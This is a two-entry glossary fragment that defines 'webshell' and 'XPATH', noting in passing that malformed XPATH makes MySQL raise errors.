- webshell: a small program uploaded to a server that lets someone run commands on it through the browser.
- XPATH: a language for pointing at parts of an XML document; malformed XPATH makes MySQL complain.